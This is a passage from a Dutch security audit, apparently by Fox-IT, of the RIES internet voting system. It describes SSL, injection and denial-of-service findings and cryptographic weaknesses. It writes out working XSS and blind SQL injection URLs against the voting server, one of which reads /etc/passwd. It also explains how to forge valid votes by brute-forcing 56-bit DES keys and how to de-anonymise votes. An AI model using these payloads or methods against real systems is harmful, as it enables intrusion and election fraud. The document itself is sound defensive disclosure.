De aangetroffen beheerschermen bevatten kwetsbaarheden die een *Cross-Site Scripting* (XSS)-aanval mogelijk maken. Gebruikersinvoer wordt zonder validatie op de betreffende pagina's overgenomen.

XSS kan gebruikt worden om de bij een gebruiker getoonde website te veranderen of Javascript-code uit te voeren op de computer van een gebruiker, waarbij het lijkt alsof deze code afkomstig is van RIES. Het is bijvoorbeeld mogelijk om pagina's aan te passen zodat gegevens die worden ingevoerd in wachtwoordvelden niet alleen naar RIES gestuurd worden, maar ook naar een aanvaller. Geavanceerdere toepassingen van XSS kunnen het voor aanvallers mogelijk maken om de computer van de gebruiker als een zogeheten 'stepping stone' te gebruiken om verdere aanvallen uit te voeren op het interne netwerk van de gebruiker.

De volgende URL toont aan dat de RIES Beheer Portal kwetsbaar is voor XSS:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001<script>alert('XSS')</script>
```

Bevinding 4.9. Mogelijkheid om *Denial-of-Service*-aanval te versterken

Het is mogelijk om met één HTTP-aanvraag een oneindige reeks van HTTP-aanvragen te veroorzaken. Dit gedrag treedt op wanneer een HTTP-aanvraag naar de Apache Tomcat service wordt verstuurd waarin een directory wordt opgevraagd die begint met een ';'-teken.

Deze zogenaamde "loop" van HTTP-aanvragen en antwoorden kan een onnodig hoge belasting van de webservices veroorzaken. Mogelijk kan deze kwetsbaarheid door een aanvaller worden misbruikt om een Denial of Service (DoS) van de RIES stemserver te versterken.

De volgende URL veroorzaakt een loop van HTTP-aanvragen naar de RIES stemserver:

```
https://stem.surfnet.nl/server/%5C../;images/
```

De *Denial-of-Service*-aanvalsmogelijkheid om de servers te overbelasten door veel mensen een aanvraag naar de server te laten verzenden door hen bijvoorbeeld een link in een e-mail te sturen kan hiermee worden versterkt doordat browsers niet één, maar een oneindige reeks verzoeken aan de server richten.

Bevinding 4.10. Mogelijkheid om *Denial-of-Service*-aanval te versterken

De RIES Beheer Portal geeft een fysiek pad op de server vrij. Het fysieke pad wordt weergegeven in een foutmelding.

Weergeven van teveel informatie in foutmeldingen helpt aanvallers om de applicatie of de achterliggende structuur in kaart te brengen. De informatie kan mogelijk worden gebruikt in verdere aanvallen.

De volgende URL geeft een fysiek pad op de server vrij:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001*
```

Het fysieke pad dat wordt vrijgegeven is:

```
/data/ries/work/reports/
```

Bevinding 4.11. Beheerschermen kwetsbaar voor databasemanipulatie door middel van *SQL Injection*

De RIES Beheer Portal is kwetsbaar voor SQL injection. Gebruikersinvoer wordt zonder validatie of met onvoldoende validatie overgenomen in database queries.

Een kwaadwillende gebruiker kan met behulp van SQL injection de achterliggende database rechtstreeks aanspreken om zo gegevens in de database op te vragen, waardoor onder andere de vertrouwelijkheid van de informatie in de database in gevaar komt. Daarnaast kan deze kwetsbaarheid worden misbruikt om verdere informatie over de gebruikte database software en het besturingssysteem te verkrijgen, waarmee mogelijk verdere toegang tot de database of de server kan worden verkregen. Niet uitgesloten is dat deze kwetsbaarheid het ook mogelijk maakt om gegevens in de database te wijzigen of te verwijderen.

De volgende URL's tonen aan dat de RIES Beheer Portal kwetsbaar is voor SQL injection:

De databasegebruiker is `ries`:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001'%20and%20(select%20count(*)%20from%20mysql.user)%3E0%20/*
```

De naam van de database is `ries`:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001'%20and%20database()='ries'/*
```

Een tabel met de naam `status`:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001'%20and%20(SELECT%20count(*)%20from%20status)%3E0/*
```

Een tabel met de naam `votes`:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001'%20and%20(SELECT%20count(*)%20from%20votes)=2626/*
```

De eerste vier karakters uit het bestand `/etc/passwd` op de server:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001'%20and%20substr(load_file('/etc/passwd'),1,4)='root'/*
```

Bevinding 4.12. Verouderde versie van database met bekende beveiligingsproblemen

De gebruikte versie van de database MySQL is verouderd en bevat meerdere publiekelijk bekende kwetsbaarheden.

De gebruikte versie van MySQL bevat diverse publiekelijk bekende kwetsbaarheden waarmee een kwaadwillende een Denial of Service (DoS) kan veroorzaken of de inhoud van de database kan wijzigen. Of de kwetsbaarheden daadwerkelijk kunnen worden uitgebuit hangt van de configuratie van MySQL af.

Met behulp van de volgende twee URL's kan worden geconcludeerd dat het versienummer van de MySQL software `4.1.20` is:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001'%20and%20(SELECT%20/*!40120%2010*/%20)=10/*

https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=store&pagei
d=select&elid=8001'%20and%20(SELECT%20/*!40121%2010*/%20)=10/*
```

Bevinding 4.13. Ondersteuning voor onveilige versleuteling als kiezer erom vraagt

De webservices op de systemen `195.169.124.82` en `192.87.106.194` bieden ondersteuning voor de cryptografisch onveilige versie 2.0 van het SSL-protocol aan browsers die erom vragen.

Het toestaan van verouderde SSL protocollen maakt het mogelijk voor een kwaadwillende gebruiker om de communicatie tussen webserver en gebruiker zodanig te manipuleren dat de encryptie gekraakt kan worden. Vervolgens is het mogelijk om met behulp van een zogenaamde man-in-the-middle attack informatie af te luisteren en/of te manipuleren.

Als een browser wordt ingesteld om alleen SSL-versie 2.0 te ondersteunen dan kan er toch verbinding gemaakt worden met de server.

5 Cryptografisch fundament

5.1 Inleiding

Dit hoofdstuk beschrijft de bevindingen na een uitgebreide cryptografische analyse van het RIES-systeem uitgaande van de geleverde documentatie (38)(39)(40)(41). Dit hoofdstuk beschrijft niet de algemene werking van het RIES-systeem maar tracht alleen de noodzakelijke informatie te geven gerelateerd aan de beschreven bevindingen.

De volgende twee paragrafen beschrijven uitgebreid de twee ernstige aanvallen op RIES-2008 die Fox-IT heeft geïdentificeerd. Het hoofdstuk besluit met een opsomming van de bevindingen ten aanzien van de onderliggende cryptografie van RIES, voorzover niet al genoemd in eerdere hoofdstukken c.q. eerdere onderzoeksrapporten.

5.2 RIES-2008 in 2030

Deze paragraaf beschrijft een dreiging die op kan treden (uiterlijk) in 2030 als RIES in 2008 gebruikt is geweest. Dit noemen we ook wel een passieve aanval. De dreiging richt zich voornamelijk op het gebruik van het DES-algoritme (42) en het sleutelbeheer.

Sleutelgeneratie
De laatste versie van RIES (RIES-2008) is een opvolging van KOA-2006, RIES-2004 en het systeem van Robers (5). RIES "versie 2008" kenmerkt zich vooral door het toevoegen van een cryptografische hardwaremodule, de IBM 4764 (43). Hiermee is het nu mogelijk om het sleutelbeheer veilig uit te voeren zonder dat iemand de geheime sleutels hoeft te zien.

Bij het starten van de voorbereidingen voor een verkiezing moet als eerste een hoeveelheid publieke data gegenereerd worden (38). Er moet bijvoorbeeld een lijst van alle kiezers gemaakt worden. Hierbij krijgt elke kiezer zijn eigen publieke identiteit *VnID*, die is gekoppeld aan het Burgerservicenummer (BSN) (41). Ook wordt er elke stemronde een deelnemersgroep gedefinieerd genaamd *ParGp*, die gelijk blijft voor de gehele verkiezing. Als laatste moet er een verkiezingscode *ElID* gegenereerd worden die aangeeft in welke verkiezingsronde elke kiezer mag stemmen.

Met deze gegevens (*VnID, ParGp, ElID*) wordt er voor elke kiezer (circa 13 miljoen mensen) een geheime sleutel *Kp* gegenereerd. De persoonlijke sleutel is dus verbonden aan de publieke identiteit via de *VnID* en het BSN (41).

De persoonlijke stemsleutel van de kiezer *Kp* is eigenlijk een DES-sleutel van 56 bits (39). Deze sleutel wordt gebruikt om alle mogelijke keuzes van elke kiezer te versleutelen en te publiceren voordat de verkiezingen beginnen. Deze gepubliceerde lijst wordt als referentielijst gebruikt om zo na de verkiezingen te kunnen bepalen op wie er allemaal gestemd is. De charme van het systeem is dat het verifiëren door iedereen gedaan kan worden.

Voordat we verder gaan met het algoritme en het gebruik van de DES-sleutel *Kp* leggen we uit hoe *Kp* gegenereerd wordt. Hiervoor wordt een extensie op het DES-algoritme gebruikt, namelijk door drie maal een bericht te versleutelen, een zogenaamde Triple DES (3DES) (44)(45). Met 3DES zijn er twee modi, de "drie verschillende sleutels"-modus (3TDES) en de tweesleutelmodus (2TDES). Met 3TDES worden drie sleutels van in totaal 168 bits lengte (3 x 56 bits) gebruikt, 2TDES gebruikt twee sleutels van in totaal 112 bits (2 x 56 bits). Als een bericht *M* versleuteld wordt dan wordt het eerst vercijferd (E) met sleutel *K1*, daarna ontcijferd (D) met sleutel *K2* en vervolgens nog eens versleuteld (E) met sleutel *K3*:

$$E_{K3}(D_{K2}(E_{K1}(M))) \qquad [1]$$

Bij 3TDES zijn de sleutels $K1 \neq K2 \neq K3$, terwijl bij 2TDES $K1=K3$, $K1 \neq K2$ en $K3 \neq K2$.

Formule [2] geeft weer hoe *Kp* gegenereerd wordt:

$$Kp = 2TDES_{Kgenvoterkey}(VnID // ParGp // ElID) \qquad [2]$$

Kp is een 56 bits (8 bytes) DES-sleutel die wordt gegenereerd door een 2TDES-sleutel genaamd *Kgenvoterkey*. Deze *Kgenvoterkey* heeft een sleutellengte van 112 bits (16 bytes). Alle *Kp*'s worden tijdens een verkiezing gegenereerd door dezelfde *Kgenvoterkey*. Daardoor zijn alle *Kp*'s afhankelijk van elkaar. Omdat *VnID*, *ParGp* en *ElID* publiek bekende waarden zijn kunnen alle persoonlijke stemsleutels *Kp* herleid worden als *Kgenvoterkey* ooit bekend wordt. Met dit gegeven zijn er een aantal vragen:

- Hoe waarschijnlijk is het dat *Kgenvoterkey* gevonden wordt en hoe lang kan dat duren?
- Wat voor een impact heeft het als *Kgenvoterkey* gevonden wordt? Wat kan een aanvaller dan doen?

Hoe lang is *Kgenvoterkey* nog veilig?
Een belangrijk veiligheidsaspect is de lengte van de sleutel en het gebruikte algoritme. Er zijn een aantal gerenommeerde instituten die hierover uitspraken doen gebaseerd op uitgebreid onderzoek.

Het Nationaal Instituut voor Standaarden en Technologie (NIST) is een agentschap van de Amerikaanse overheid. NIST is de instantie die onder andere de gebruikte encryptiestandaarden DES en Triple-DES uitgeeft, maar ook de nieuwere vervanger van DES, AES (*Advanced Encryption Standard*). In hun laatste rapport (46) uit 2007 geven zij aanbevelingen aan federale agentschappen over het gebruik van sleutellengtes in combinatie met cryptografische algoritmen. Uit hun aanbeveling komt de volgende tabel:

Tabel 1. Aanbeveling sleutellengtes en encryptiealgoritmen NIST 2007

Datum	Minimale sleutellengte (bits)	Encryptiealgoritme
2008 t/m 2010	80	**2TDES**
2011 t/m 2030	**112**	**3TDES**
> 2030	128	AES-128
>> 2030	192	AES-192
>>> 2030	256	AES-256

De tabel geeft weer dat tot en met 2010 algoritmes met een sleutel lengte van 80 bits nog acceptabel zijn. Tussen 2010 en 2030 zijn algoritmen met sleutel lengtes van 112 bits nog te gebruiken, et cetera. Hierbij valt op dat NIST aanraadt dat 2TDES gebruikt kan worden tot en met 2010. Een kanttekening bij dit gegeven is dat 2TDES een sleutellengte heeft van 112 bits, maar als een aanvaller de beschikking heeft over 2^{40} combinaties van bij elkaar horende tekst en versleutelde tekst dan is het algoritme zo verzwakt dat het nog slechts wordt geacht een sleutellengte te hebben van 80 bits. Als dit niet het geval is dan is 2TDES nog veilig tot en met 2030.

Een ander onderzoeksinstituut, het Europese Netwerk van Excellentie in Cryptografie (ECRYPT) heeft in 2007 een rapport (47) uitgebracht over algoritmen en sleutellengtes. Het rapport gaat uit van het veiligheidsniveau dat men wil bereiken. Bij elk van deze niveaus hoort een bepaalde sleutellengte. De veiligheidsniveaus van symmetrische encryptiealgoritmen staan in de tabel hieronder aangegeven en komen uit het laatste rapport van ECRYPT.

Tabel 2. Veiligheids niveaus van symmetrische algoritmen ECRYPT 2007

Veiligheids-niveau	Sleutel-lengte (bits)	Bescherming	Commentaar
1.	32	Aanvallen in 'real-time' door individuen	Alleen acceptabel voor authenticatietokens
2.	64	Kortetermijnbescherming tegen kleine organisaties	Zou niet gebruikt moeten worden voor in nieuwe systemen
3.	72	Kortetermijnbescherming tegen middelgrote organisaties, middel-langetermijnbescherming tegen kleine organisaties	
4.	80	Kortetermijnbescherming tegen overheden, langetermijn-bescherming tegen kleine organisaties	Kleinste gebruik voor algemene doeleinden , ≤ 4 jaar bescherming

5.	96	Standaard bescherming	**Gebruik van 2TDES beperkt tot ~10^6 bekende combinaties van tekst en versleutelde tekst ≈ 10 jaar bescherming**
6.	**112**	Middellangetermijnbescherming	**≈ 20 jaar bescherming**
7.	128	Langetermijnbescherming	Generieke applicatieonafhankelijke aanbeveling ≈ 30 jaar bescherming
8.	256	'Nabije toekomst'	Goede bescherming tegen Quantumcomputers

In tabel 2. is te zien dat als er ongeveer 10^6 combinaties van tekst en bijbehorende versleutelde tekst bekend zijn bij een 2TDES-sleutel de bescherming nog maar ongeveer 10 jaar standhoudt. Is dit niet het geval dan zou 2TDES ongeveer 20 jaar standhouden.

We concluderen uit de rapporten van deze twee onafhankelijke instituten dat de exclusiviteit van *Kgenvoterkey* niet meer gegarandeerd kan worden rond 2030 als informatie versleuteld is met 2TDES. Anders geformuleerd, als er in 2008 verkiezingen zijn geweest waarbij een geheime 2TDES-sleutel is gebruikt van 112 bits, kan deze dan rond 2028 gemakkelijk worden achterhaald door particulieren.

Enkele opmerkingen over het genereren van sleutels: sleutels moeten volgens (47) zo willekeurig (random) mogelijk worden gegenereerd en sleutels zouden volgens (47) nooit gebruikt mogen worden voor twee verschillende doeleinden. Ook wordt gesteld dat toepassingen zoals verkiezingen langetermijn-bescherming vereisen.

Wat gebeurt er als *Kgenvoterkey* wordt gevonden?
Theoretisch is een aanvaller dus in staat om achter *Kgenvoterkey* te komen rond 2030. Mocht dit de aanvaller lukken, wat kan hij dan allemaal achterhalen?

De kracht van RIES is dat iedereen achteraf kan bepalen of de verkiezing goed is verlopen. Maar dit leidt ook tot bedreigingen. Een fundamentele eis aan democratische verkiezingen is dat niet bekend mag worden of en zo ja op wie iemand gestemd heeft.

We schetsen het scenario voor een aanval op de "hoofdsleutel" *Kgenvoterkey*. Als eerste moet de aanvaller in het bezit zijn van een geldige persoonlijke sleutel *Kp* zodat van daaruit de *Kgenvoterkey* achterhaald kan worden door alle mogelijke sleutels één voor één te proberen (in 2030 naar verwachting mogelijk). Deze *Kp* kan van hemzelf zijn of van iemand die graag mee wil werken aan zijn aanval, er zijn tenslotte 13 miljoen geldige *Kp*'s in omloop. De aanvaller heeft maar 1 geldige *Kp* nodig.

Zoals we in formule [2] konden zien zijn de *Kp*'s opgebouwd door middel van een vaste structuur op basis van *VnID, ParGp* en *ElID*. Omdat *ParGp* en *ElID* vaste waarden zijn voor de verkiezing, hoeft de aanvaller alleen maar alle *VnID*'s te genereren. *VnID* is een unieke identiteit van een stemgerechtigde en is gekoppeld aan zijn unieke Burgerservicenummer (BSN) of, indien geen BSN beschikbaar is, het identificerende A-nummer uit de bevolkingsadministratie (41). Het BSN bestaat uit 9 cijfers en moet voldoen aan een zogenaamde elfproef. De aanvaller is dus in staat om alle mogelijke BSN's te genereren en deze in te vullen in formule [2].

Tijdens de voorbereidingen van de waterschapsverkiezingen in 2008 worden alle mogelijke stemmen van elke kiezer versleuteld en gepubliceerd zodat deze lijst als referentie gebruikt kan worden bij het tellen van alle geldige stemmen na afloop van de stemperiode. Deze lijst, *RnPotVote*, wordt per kiezer op de volgende manier berekend (38):

$$RnPID_n = MDC[DESmac_{Kp_n}(f(ElID))] \quad [3]$$

$$\begin{aligned} RnC1_n &= MDC[DESmac_{Kp_n}(f(C1, ElID, AbelPI_n))] && \text{- Kandidaat 1} \\ RnC2_n &= MDC[DESmac_{Kp_n}(f(C2, ElID, AbelPI_n))] && \text{- Kandidaat 2} \\ &\vdots \\ RnCm_n &= MDC[DESmac_{Kp_n}(f(Cm, ElID, AbelPI_n))] && \text{- Kandidaat } m \end{aligned} \quad [4]$$

$$RnPID_{n+1} = MDC[DESmac_{Kp_{n-1}}(f(ElID))]$$

$$RnC1_{n+1} = MDC[DESmac_{Kp_{n+1}}(f(C1, ElID, AbelPI_{n+1}))]$$ - Kandidaat 1

$$RnC2_{n+1} = MDC[DESmac_{Kp_{n+1}}(f(C2, ElID, AbelPI_{n+1}))]$$ - Kandidaat 2

$$\vdots$$

$$RnCm_{n+1} = MDC[DESmac_{Kp_{n+1}}(f(Cm, ElID, AbelPI_{n+1}))]$$ - Kandidaat *m*

... Etcetera...

De lijst bevat de waarden *RnPID*, die bedoeld zijn om te bepalen of een kiezer mag meestemmen in de verkiezing. *RnCM* maakt het mogelijk om te bepalen op wie iemand heeft gestemd en bestaat uit alle kandidaten, *C1* tot en met *Cm*. Achter elke *RnCm* wordt vermeld bij welke kandidaat deze code hoort. *AbelPI* zijn de laatste twee cijfers van het geboortejaar van de kiezer. Deze waarde wordt gebruikt ter controle, maar heeft verder geen invloed op deze bedreiging.

Zonder geldige *Kp* valt uit de lijst niet te halen wie er allemaal mogen stemmen. Met deze lijst en alle mogelijke *Kp*'s die hij heeft gegenereerd aan de hand van alle mogelijke BSN's, is de aanvaller in staat om te verifiëren of een bepaald BSN mee mocht doen aan de verkiezingen. Hij is hiertoe in staat door zelf formule [3] te berekenen voor een willekeurige BSN en te vergelijken met de gepubliceerde lijst *RnPotVote*. De aanvaller kan formule [3] berekenen omdat MDC een door IBM ontworpen DES-hash in MDC2-formaat is en publiekelijk bekend is (48). De functie *f(.)* is een paddingfunctie die de ruimte opvult met nullen. Ook *ElID* en DESmac zijn publiekelijk bekend.

Tussenconclusie: de aanvaller kan bepalen welke personen (gegeven hun BSN) stemgerechtigd waren bij de waterschapsverkiezingen van 2008.

Tijdens de verkiezingen in 2008 wordt de stem van een kiezer (*VnPID* en *VnCx*) uitgerekend op de computer vanwaar de stem wordt uitgebracht. Deze zogenaamde technische stemmen worden vermeld in tabel 3., waarbij *VnPID* de pseudo-identiteit van een kiezer is en *VnCx* de stem van de kiezer.

Tabel 3. *VnPID en VnCx*

VnPID	VnCx	
$VnPID = DESmac_{Kp}(f(ElID))$	$VnCx = DESmac_{Kp}(f(C2, ElID, AbelPI))$	[5]

Deze waarden worden (versleuteld met behulp van het SSL-protocol) naar een verkiezingsserver gestuurd die ze vervolgens versleutelt met MDC-2 (48). Als de verkiezing is afgesloten en alle stemmen zijn ontvangen, wordt de lijst *RecVote* met alle ontvangen stemmen gepubliceerd (zie tabel 4).

De lijsten *RecVote* en *RnPotVote* worden nu met elkaar vergeleken om zo te bepalen wie de meeste stemmen heeft ontvangen. Hierbij wordt eerst gekeken of er een *VnPID* voorkomt in *RnPotVote*, met andere woorden: of er een *RnPID* aanwezig is. Als dat zo is, wordt er gekeken of *VnCx* ook voorkomt in de lijst van *RnPotVote*, met andere woorden: of er een *RnCn* is die gelijk is aan *VnCx*. We gaan hier niet verder in op de vraag hoe meerdere stemmen of valse stemmen uit het systeem worden gehaald; dat valt buiten de scope van deze bedreiging.

Tabel 4. *RecVote*

VnPID	VnCx	
$VnPID = MDC[DESmac_{Kp_1}(f(ElID))]$	$VnCx = MDC[DESmac_{Kp_1}(f(C2, ElID, AbelPI_1))]$	[6]
$VnPID = MDC[DESmac_{Kp_2}(f(ElID))]$	$VnCx = MDC[DESmac_{Kp_2}(f(C8, ElID, AbelPI_2))]$	
...	...	
$VnPID = MDC[DESmac_{Kp_n}(f(ElID))]$	$VnCx = MDC[DESmac_{Kp_n}(f(C7, ElID, AbelPI_n))]$	

Hierdoor ontstaat de situatie dat een aanvaller voor elk BSN kan bepalen of de persoon met dat BSN heeft gestemd en zo ja, op wie hij of zij heeft gestemd. Het BSN is een uniek nummer, maar geen geheim nummer. Het BSN staat op vele documenten vermeld zoals het paspoort, het rijbewijs en het loonstrookje. Een aanvaller hoeft slechts het BSN te weten van een individu om te kunnen bepalen op wie deze persoon heeft gestemd.

5.2.1 Conclusie

Op lange termijn (circa 20 jaar) is het stemgeheim van de waterschapsverkeizingen 2008 niet houdbaar als er gebruik wordt gemaakt van 2TDES binnen RIES-2008. Ten eerste zijn alle geheime sleutels *Kp* afhankelijk van een sleutel *Kgenvoterkey* die even veilig is als 2TDES. Ten tweede is elke geheime sleutel *Kp* gekoppeld aan het unieke burgerservicenummer. Doordat bij gebruik van RIES-2008 voor internetstemmen alle stemmen na de verkiezingen worden gepubliceerd ontstaat er een reële mogelijkheid dat iemand jaren na de verkiezingen kan achterhalen op wie iemand heeft gestemd. Alle informatie is immers publiekelijk beschikbaar en die zal in 2030 ook nog steeds beschikbaar zijn.

De verwachting van het NIST (46) en ECRYPT (47) is dat dit in 2030 mogelijk is door individuen. In de tussentijd (voor 2030) zijn er grote organisaties die over veel computerkracht beschikken die het wellicht eerder kunnen uitvoeren (denk aan Google). Ook zijn er cybercriminelen die over de rekenkracht van miljoenen PC's kunnen beschikken (1)(2).

Samengevat leidt het bovenstaande tot de volgende bevinding:

Bevinding 5.1. Stemgeheim beperkt houdbaar

Voor elke kiezer wordt een geheime unieke sleutel (*Kp*) gemaakt gebaseerd op het Burgerservicenummer (BSN). Deze sleutel is nodig om te kunnen stemmen, en kan achteraf gebruikt worden om te berekenen op wie de kiezer gestemd heeft. Om deze persoonlijke sleutel *Kp* te kunnen uitrekenen voor een kiezer met een bepaald BSN is een hoofdsleutel nodig die *Kgenvoterkey* heet. Deze sleutel is uniek per verkiezing en moet strikt geheim blijven.

Echter, *Kgenvoterkey* is een zogenaamde 2TDES-sleutel met een lengte van slechts 112 bits. Naar verwachting van Amerikaanse en Europese autoriteiten bestaan rond 2030 computers die een dergelijke sleutel binnen redelijke tijd kunnen "kraken".

Daardoor kan het stemgeheim van de in 2008 uitgebrachte stemmen niet meer gegarandeerd worden in 2030, want als iemand dan *Kgenvoterkey* bepaalt zoals gebruikt in 2008 zijn alle persoonlijke sleutels *Kp*, en daarmee alle uitgebrachte stemmen, te reconstrueren.

De impact van deze bevinding kan overigens sterk worden teruggebracht door geen persoonlijk identificeerbare getallen zoals het BSN te gebruiken als basis voor de persoonlijke sleutels.

5.3 Stemmen genereren tijdens de verkiezingen

Deze paragraaf beschrijft hoe het, door een zwakheid in RIES, mogelijk is om op een standaard thuiscomputer elke dag 1 geldige stem te berekenen en uit te brengen op een kandidaat naar keuze.

Er is gebleken dat individuele personen of websites in staat zijn grote massa's mensen aan te sporen samen te werken voor een groter doel. Dit kan vrijwillig gaan, zoals via een weblog, of onvrijwillig wanneer duizenden computers zijn geïnfecteerd door virussen die zonder dat de gebruikers dit weten hun computers misbruiken (1)(2). Dergelijke al dan niet vrijwillige samenwerkingsverbanden zouden hiermee de verkiezingen volledig kunnen ontwrichten.

Transparant

RIES is een transparant verkiezingssysteem waarbij alle informatie publiekelijk geverifieerd kan worden. Om het stemgeheim te waarborgen wordt voor elke kiezer een pseudo-identiteit gegenereerd. Ook worden voor elke kiezer alle stemmen gegenereerd die mogelijk zijn. Deze complete lijst van pseudo-identiteiten en mogelijke stemmen wordt voor de verkiezingen gepubliceerd waarbij het niet meer mogelijk is de identiteit van de kiezer te koppelen aan een pseudo-identiteit. Deze lijst wordt gebruikt om na de verkiezingen te kunnen controleren op wie er is gestemd en of dit wel door geldige kiezers is gedaan. Dit maakt het systeem transparant omdat na de verkiezingen iedereen in staat is om zijn stem te controleren maar ook het hele systeem na te tellen.

De lijst van pseudo-identiteiten bevat echter een aantal zwakheden waardoor een aanvaller in staat is met grote zekerheid een geldige stem te genereren. De kern van het probleem ligt in de grootte van de geheime unieke sleutel *Kp* van elke kiezer. *Kp* is namelijk een DES-sleutel met een lengte van slechts 56 bits.

De gepubliceerde pseudo-identiteiten zijn wel versleuteld met de unieke 56-bits sleutel van elke kiezer, maar de ontwikkelaars hebben het systeem zo aangepast dat ze een veilige lengte van 128 bits hebben. Op het eerste gezicht lijkt hier weinig mis mee, maar een ketting is even sterk als de zwakste schakel. De zwakste schakel in dit systeem is de 56 bits DES-sleutel.

De volgende formule laat zien hoe een pseudo-identiteit wordt berekend:

$$RnPID = MDC[DESmac_{Kp}(f(ElID))]$$

De waarde *RnPID* is de pseudo-identiteit van kiezer *Kp*. Uit deze formule kunnen we zien dat de verkiezingsidentiteit *ElID* wordt versleuteld met een DESmac en vervolgens versleuteld met een MDC. DESmac is een manier om de integriteit en de authenticiteit van een bericht te waarborgen terwijl MDC bedoeld is om de integriteit van een bericht te garanderen. Deze functies hebben elk een ander doel maar worden beide door het DES algoritme berekend. Het verschil is dat DESmac een sleutel nodig heeft om het bericht te versleutelen terwijl MDC twee maal een DES versleuteling uitvoert. Samengevat, de publieke verkiezingsidentiteit *ElID* wordt versleuteld met een 64-bits DESmac die ook een 56-bits DES-sleutel gebruikt als input. Dit resultaat wordt nogmaals versleuteld met een dubbele DES-encryptie die een bericht oplevert van 128 bits. Maar, zoals gezegd, de zwakste schakel blijft de 56-bits sleutel.

Verkiezingsidentiteit
Bij de waterschapsverkiezingen van 2008 zijn circa 13 miljoen mensen stemgerechtigd, verdeeld over 27 waterschappen. Gemiddeld zou elk waterschap zo'n 500.000 inwoners hebben, maar enkele waterschappen tellen rond de 1 miljoen kiesgerechtigden. Dit betekent ook dat er 27 verschillende verkiezingsidentiteiten (*ElID*) zijn waarbij er telkens 1 gekoppeld is aan een kiezer. Aangezien de verkiezingsidentiteiten bekend zijn gaan we er vanuit dat een aanvaller weet welk waterschap hij wil aanvallen. De aanvaller weet dus wat de *ElID* is en hij weet dat er binnen dit waterschap zeker 1 miljoen kiesgerechtigden zijn. Bij de verkiezingen in 2004 telde het waterschap Rijnland 1,04 miljoen kiesgerechtigden en Hollands Noorderkwartier had 1,18 miljoen kiesgerechtigden.

De unieke sleutels voor de kiezers zijn 56 bits lang. We kunnen daardoor zeggen dat er in totaal 2^{56} = 7,205 x 10^{16} sleutels mogelijk zijn. Omdat er maar 1 miljoen kiezers meedoen bij een bepaald waterschap is de kans om een sleutel te raden heel erg klein:

$$p = \frac{1\ \text{miljoen}}{7.205 \cdot 10^{16}} = \frac{2^{20}}{2^{56}} = 2^{-36} \approx 0.000000000014 55$$

Als wij nu 2^{36} willekeurige sleutels genereren is de kans 63% dat wij een correcte waarde vinden:

$$1-\left(1-\frac{1}{2^{36}}\right)^{2^{36}} = 1-e^{-1} = 63\%$$

Hierbij is uitgegaan van de limiet:

$$\lim_{n\to\infty}\left(1-\frac{1}{n}\right)^{n} = \frac{1}{e}$$

Wat we eigenlijk willen weten is dat bij welk *X* aantal gegenereerde waarden we kunnen verwachten dat een geldige unieke sleutel *Kp* gevonden is. De verwachtingswaarde van *X* is:

$$E(X) = \sum_{i=1}^{\infty} P(X \geq i) = \sum_{i=1}^{\infty} (1-p)^{i} = \frac{1-p}{p} = \frac{1-2^{-36}}{2^{-36}} \approx 2^{36}$$

We moeten dus 2^{36} waarden genereren voordat we kunnen verwachten dat er een geldige unieke sleutel bij zit.

Het creëren van deze hoeveelheid aan data gebeurt als volgt. Een aanvaller laat *Kp* oplopen van 1 t/m 2^{20} en genereert de volgende waarden:

$$RnPID_1 = MDC[DESmac_1(f(ElID))]$$
$$RnPID_2 = MDC[DESmac_2(f(ElID))]$$
$$\vdots$$
$$RnPID_{2^{20}} = MDC[DESmac_{2^{20}}(f(ElID))]$$

De aanvaller begint bij *Kp* = 1 en gebruikt dit als een sleutel voor de DESmac-berekening over *ElID*. Hierna berekent hij nog eens twee DES-encrypties (de MDC). In totaal moet een aanvaller voor elke waarde 3 DES-berekeningen uitvoeren. Nu genereert hij *Kp* = 2, etcetera.

Pentium
Is het nu reëel dat een gebruiker zulke hoeveelheden berekeningen kan genereren met zijn computer thuis?

Een gemiddelde Pentium-4 met een snelheid van 3 Ghz kan ongeveer 2 miljoen DES-versleutelingen per seconde uitvoeren. Hierdoor kunnen we het volgende berekenen:

$$\frac{\text{Totaal aantal DES Encrypties}}{\text{DES Encrypties per seconde}} = \frac{3 \cdot 2^{36}}{2 \cdot 10^6} = \frac{206.158.430.208}{2.000.000} = 103079 \text{ sec} \approx 29 \text{ uur}$$

Gaan we er vanuit dat er geen districten zijn en dat alle 13 miljoen kiezers de zelfde verkiezingsidentiteit hebben dan worden de berekeningen nog gunstiger, want dan is het mogelijk om binnen 4 uur een geldige stem te genereren. Met *dual* en *quad core*-processoren (steeds gangbaarder) is het aantal DES-encrypties per seconde nog significant groter, omdat de berekeningen goed paralleliseerbaar zijn. Gezien het feit dat de stemperiode twee weken zal duren is het derhalve reëel om aan te nemen dat een aanvaller meerdere mogelijke stemmen kan genereren bij dezelfde verkiezingen.

Geldige sleutel
Om uit de hoeveelheid van gegenereerde data te bepalen of een sleutel geldig is of niet, moet de mogelijke sleutel vergeleken worden met de gepubliceerde lijst van geldige pseudo-identiteiten. Aangezien deze lijst gesorteerd kan worden op grootte, dus de waarden worden in volgorde gelegd oplopend van laag naar hoog, wordt het zeer efficiënt om te bepalen of een sleutel een geldige sleutel is. Proefondervindelijk zijn wij in staat om 50x10^6 waarden per seconde te vergelijken, ofwel 20 nanoseconden per vergelijking. Uitgaande van 2^{36} gegenereerde sleutels zal het totale zoekproces dat nog nodig is na het genereren van de sleutels een uur duren.

AbelPI
Wat kan een aanvaller nu met die sleutel?

